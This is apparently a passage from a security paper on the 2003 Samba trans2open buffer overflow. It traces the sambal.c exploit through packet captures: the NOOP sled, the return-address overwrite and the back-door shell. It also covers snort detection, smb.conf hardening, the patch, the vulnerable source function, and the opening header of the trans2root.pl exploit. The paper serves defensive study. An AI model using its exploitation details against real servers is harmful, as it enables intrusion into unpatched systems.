


Figure 5b; Samba's Response with Zeroed-out Unit ID

Earlier it was mentioned that ethereal is a handy tool for interpreting NBT's level2 encoded names. In the figure, ethereal shows that the following bytes in the bottom window:

```
20 43  4b 41 41 41 41...
```

which are translated to the name "`*<00><00><00>...`" in the middle window.

Samba's response to this query contains a list of NetBIOS names and, most importantly, a statistics field beginning with six zero bytes (the "Unit ID" highlighted in Figure 5b). This is the giveaway that allows sambal.c to distinguish Samba from other SMB implementations.

A breakdown of the SMB session packets that exploit Samba's vulnerability is given in Figure 6. The entire TCP connection uses only 16 packets, the first three of which are ordinary TCP handshaking. Next is the SMB session setup request from sambal.c, followed by a TCP ACK then the session setup response from the victim, granting the request.




Figure 6a; Anonymous Tree Connect to `\\ipc$`




Figure 6b; Malicious Packet with EIP Overwriting Address 0xbfffe9bc Shown

The next packet from sambal.c is an SMB tree connect request (highlighted in Figure 6a). Notice the packet dump in the bottom window: the requested share name, `\\ipc$`, and the anonymous user name, `nobody`, can be seen. Samba accepts this request and returns a tree connect response packet indicating success and a tree ID of 1 (not shown).

As the figure illustrates, once the tree connect response is received, the buffer overflow data is transmitted. The packet highlighted in Figure 6b is the an SMB trans2 request. This is where ethereal's knowledge of SMB breaks down: it does not recognize the code for a trans2 request (0x32), and labels the packet simply as a NetBIOS Session Service (NBSS) continuation message. The data dump window as at the bottom of the figure is positioned to show the block of return addresses destined for the victim's EIP register; in this instance, sambal.c is trying return address 0xbfffe9bc. The block of return addresses is sandwiched between many copies of 0x90, the x86 op code for NOOP, as should be expected based on the analysis of sambal.c in section 4.1.2.3.

The next two packets from the sambal.c host contain the rest of the exploit payload, which is too big to fit into a single packet on the test network.

As shown by ethereal in Figure 7, tcpdump captured the back door shell session. The first few packets show a TCP connection initiated by the attacking host, to the victim host's TCP port 45295. Further down, the data dump of the highlighted packet clearly shows the output of the uname command being transmitted back to the attacker, indicating success.




Figure 7; We're in!

Running the packets through snort with a recent ruleset (April 7, 2003) produced the following alert, due to rule #2103 in the updated netbios.rules file:

```
[**] [1:2103:1] NETBIOS SMB trans2open buffer overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
08/10-18:16:03.118148 192.168.0.52:32905 -> 192.168.0.51:139
TCP TTL:64 TOS:0x0 ID:8637 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x185959AC  Ack: 0xF8C0356C  Win: 0x16D0  TcpLen: 32
```

```
TCP Options (3) => NOP NOP TS: 1800322 1800511
[Xref => http://www.digitaldefense.net/labs/advisories/DDI-1013.txt]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0201]
```

This was produced by running snort as follows:

```
snort -c snort.conf -l snort-logs -r exploit.pcap
```

Where: `-c snort.conf` gives the location of the snort configuration;
`-l snort-logs` gives the location of the snort log directory;
`-r exploit.pcap` gives the location of the packet capture file

5. Defense

5.1 Prevention

The best defensive action is to remove the vulnerability before it can be exploited. The following nmap command from section 4.2.1 can be used to scan for servers running Samba:

```
$ nmap -sT -p 137,139 -O 192.168.0.51
```

The IP address 192.168.0.51 can be replaced with a range of addresses appropriate for the scan. Any non-Windows hosts reported by nmap to have port 139 open are potential Samba hosts that should be investigated. Any of these that turn out to be running versions of Samba lower than 2.2.8a, or Samba TNG lower than 0.3.2 are probably vulnerable. Once vulnerable servers are located, they should be patched.

It also makes sense to block external access to TCP port 139 from any network firewalls, since SMB is not a good service to have open to the Internet at large. Samba's SMB service can sometimes also listen to TCP port 445, which should also be blocked.

Because the known exploits all depend on being able to access the IPC$ share, another defensive measure is to configure Samba's internal access controls to restrict access to that share from IP addresses outside those which require access. CERT Vulnerability Note VU#267873 shows a way to do this by adding lines similar to these to Samba's smb.conf file:

```
[ipc$]
      hosts allow = 192.168.115.0/24 127.0.0.1
      hosts deny = 0.0.0.0/0
```

This method leaves Samba open to exploits from the trusted addresses.

There is another measure available which does not appear to be mentioned in the advisories. It is possible to "misconfigure" Samba so that anonymous access, which is also required by the known exploits, does not work at all. This can be done by setting the guest account user to a nonexistent name. For example, use this setting in smb.conf:

```
guest account = NoSuchUser
```

This disables all anonymous access to the Samba server. This was tried in tests, and successfully prevented exploits from working yet did not affect the ability of non-anonymous users to access shares.

5.2. Detecting the Exploits

As has been seen, there are several ways that these exploits reveal themselves. If a network IDS is available, the first thing to look for would be a scan hitting UDP port 137 or TCP port 139 on hosts that either don't exist or don't run NetBIOS.

An smbd process communicating on a TCP port other than 139 would be another sure sign of something not right. The following command can be used on Linux to check for this:

```
# netstat -antp | grep /smbd | grep -v ':139 '
tcp        0      0 0.0.0.0:45295           0.0.0.0:*               LISTEN
26280/smbd
```

This example shows an smbd process listening on port 45295, which happens to be the sambal.c back door port. The `-p` option for Linux netstat causes the process id and command name to be printed. This option can be used only by root. Other systems may or may not have the `-p` option. If not, they may be able to substitute lsof (with the `-i` option to print socket information) or sockstat, if either of those programs are installed.

Another sign of something amiss on a system is an smbd process with a socket in CLOSE_WAIT state for more than a second or two. As shown in section 4.3.2, smbd does not have a chance to close it's session socket when it's process is hijacked by shellcode. This telltale sign can also be observed with netstat:

```
$ netstat -ant | grep ':139 ' | grep CLOSE_WAIT
tcp     1900      0 192.168.0.51:139      192.168.0.52:32937    CLOSE_WAIT
```

Provided they have not been tampered with, Samba's logs will give a clear indication when brute-force return address search techniques are used. Just look for any occurrence of the string, "internal error". This should not normally appear in Samba's logs.

If snort is available, running it in IDS mode may generate alerts for attempts to exploit the Samba trans2 vulnerability. Recent editions (April 7, 2003 and later) of the snort ruleset are able to check specifically for the trans2 vulnerability with rule #2103 in the netbios.rules file. Older rulesets may still detect problems. If the shellcode.rules file is enabled, rule #648 will detect the NOOP slide in sambal.c's exploit payload. If the attack-responses.rules file is enabled, rule #498 will detect the output of the id command which is automatically executed by sambal.c (and trans2root.pl) when a remote shell connection succeeds.

5.3. Vendor Actions

The Samba Team responded quickly to this vulnerability, making patches ready by the time the vulnerability was publicly announced, and announcing the patches through their own mailing lists. The patches addressed the buffer overflow in trans2.c by replacing the vulnerable line of code:

```
StrnCpy(fname,pname,namelen);
```

with

```
pstrcpy(fname, pname);
```

which is a macro specially made for safely copying data to locations declared as pstring storage.

6. Additional Information

More information may be found through the following sources:

Original sambal.c source code:
http://www.netric.org/exploits/sambal.c

CVE name information:
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0201

CERT Vulnerability Note VU#267873:
http://www.kb.cert.org/vuls/id/267873

Seminal security advisory DDI-1013 from Digital Defense:
http://www.digitaldefense.net/labs/advisories/DDI-1013.txt

Much more information about NetBIOS and SMB (a.k.a. CIFS):
Implementing CIFS
http://ubiqx.org/cifs/

Please also see the References section for many more references.

Appendix A Source Code for Vulnerable Samba Function

Samba's vulnerable `call_trans2open` function appears below. This sample is from Samba 2.2.5, as distributed with Red Hat Linux 8.0. The buffer overflow is contained on line 48.

The file containing the code below also contains the following copyright information:

```
Unix SMB/Netbios implementation.
Version 1.9.
SMB parameters and setup
Copyright (C) Andrew Tridgell                  1992-2000
Copyright (C) John H Terpstra                  1996-2000
Copyright (C) Luke Kenneth Casson Leighton 1996-2000
Copyright (C) Paul Ashton                      1998-2000

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, orL
(at your option) any later version.
```

Listing 1: Samba's ***`call_trans2open()`***

```
 1   static int call_trans2open(connection_struct *conn, char
     *inbuf, char *outbuf, int bufsize,
 2            char **pparams, int total_params, char **ppdata,
     int total_data)
 3   {
 4      char *params = *pparams;
 5      int16 open_mode;
 6      int16 open_attr;
 7      BOOL oplock_request;
 8   #if 0
 9      BOOL return_additional_info;
10      int16 open_sattr;
11      time_t open_time;
12   #endif
13      int16 open_ofun;
14      int32 open_size;
15      char *pname;
16      int16 namelen;
17
18      pstring fname;
19      mode_t unixmode;
20      SMB_OFF_T size=0;
21      int fmode=0,mtime=0,rmode;
22      SMB_INO_T inode = 0;
23      SMB_STRUCT_STAT sbuf;
24      int smb_action = 0;
25      BOOL bad_path = False;
26      files_struct *fsp;
```

```
    /*
     * Ensure we have enough parameters to perform the operation.
     */

    if (total_params < 29)
       return(ERROR_DOS(ERRDOS,ERRinvalidparam));

    open_mode = SVAL(params, 2);
    open_attr = SVAL(params,6);
    oplock_request = (((SVAL(params,0)|(1<<1))>>1) | ((SVAL(params,0)|(1<<2))>>1));
#if 0
    return_additional_info = BITSETW(params,0);
    open_sattr = SVAL(params, 4);
    open_time = make_unix_date3(params+8);
#endif
    open_ofun = SVAL(params,12);
    open_size = IVAL(params,14);
    pname = &params[28];
    namelen = strlen(pname)+1;

    StrnCpy(fname,pname,namelen);

    DEBUG(3,("trans2open %s mode=%d attr=%d ofun=%d size=%d\n",
       fname,open_mode, open_attr, open_ofun, open_size));

    if (IS_IPC(conn))
       return(ERROR_DOS(ERRSRV,ERRaccess));

    /* XXXX we need to handle passed times, sattr and flags */

    unix_convert(fname,conn,0,&bad_path,&sbuf);

    if (!check_name(fname,conn)) {
       set_bad_path_error(errno, bad_path);
       return(UNIXERROR(ERRDOS,ERRnoaccess));
    }

    unixmode = unix_mode(conn,open_attr | aARCH, fname);

    fsp = open_file_shared(conn,fname,&sbuf,open_mode,open_ofun,unixmode,
          oplock_request, &rmode,&smb_action);

    if (!fsp) {
       set_bad_path_error(errno, bad_path);
       return(UNIXERROR(ERRDOS,ERRnoaccess));
    }

    size = sbuf.st_size;
    fmode = dos_mode(conn,fname,&sbuf);
    mtime = sbuf.st_mtime;
    inode = sbuf.st_ino;
    if (fmode & aDIR) {
       close_file(fsp,False);
       return(ERROR_DOS(ERRDOS,ERRnoaccess));
```

```
    }

    /* Realloc the size of parameters and data we will return */
    params = Realloc(*pparams, 28);
    if( params == NULL )
       return(ERROR_DOS(ERRDOS,ERRnomem));
    *pparams = params;

    memset((char *)params,'\0',28);
    SSVAL(params,0,fsp->fnum);
    SSVAL(params,2,fmode);
    put_dos_date2(params,4, mtime);
    SIVAL(params,8, (uint32)size);
    SSVAL(params,12,rmode);

    if (oplock_request && lp_fake_oplocks(SNUM(conn)))
       smb_action |= EXTENDED_OPLOCK_GRANTED;

    SSVAL(params,18,smb_action);

    /*
     * WARNING - this may need to be changed if SMB_INO_T <> 4 bytes.
     */
    SIVAL(params,20,inode);

    /* Send the required number of replies */
    send_trans2_replies(outbuf, bufsize, params, 28, *ppdata, 0);

    return -1;
}
```

Appendix B Source Code for trans2root.pl

This Perl program originally appear in [DDI1], but no longer does.

Listing 2: trans2root.pl

```
#!/usr/bin/perl
###############

##[ Header
#         Name:  trans2root.pl
#      Purpose:  Proof of concept exploit for Samba 2.2.x (trans2open overflow)
#          CVE:  CAN-2003-0201
#       Author:  H D Moore <hdmoore@digitaldefense.net>
#    Copyright:  Copyright (C) 2003 Digital Defense Inc.
# Release Date:  April 7, 2003
#     Revision:  1.0
#     Download:  http://www.digitaldefense.net/labs/securitytools.html
##

use strict;
use Socket;
use IO::Socket;
use IO::Select;
use POSIX;
use Getopt::Std;

$SIG{USR2} = \&GoAway;

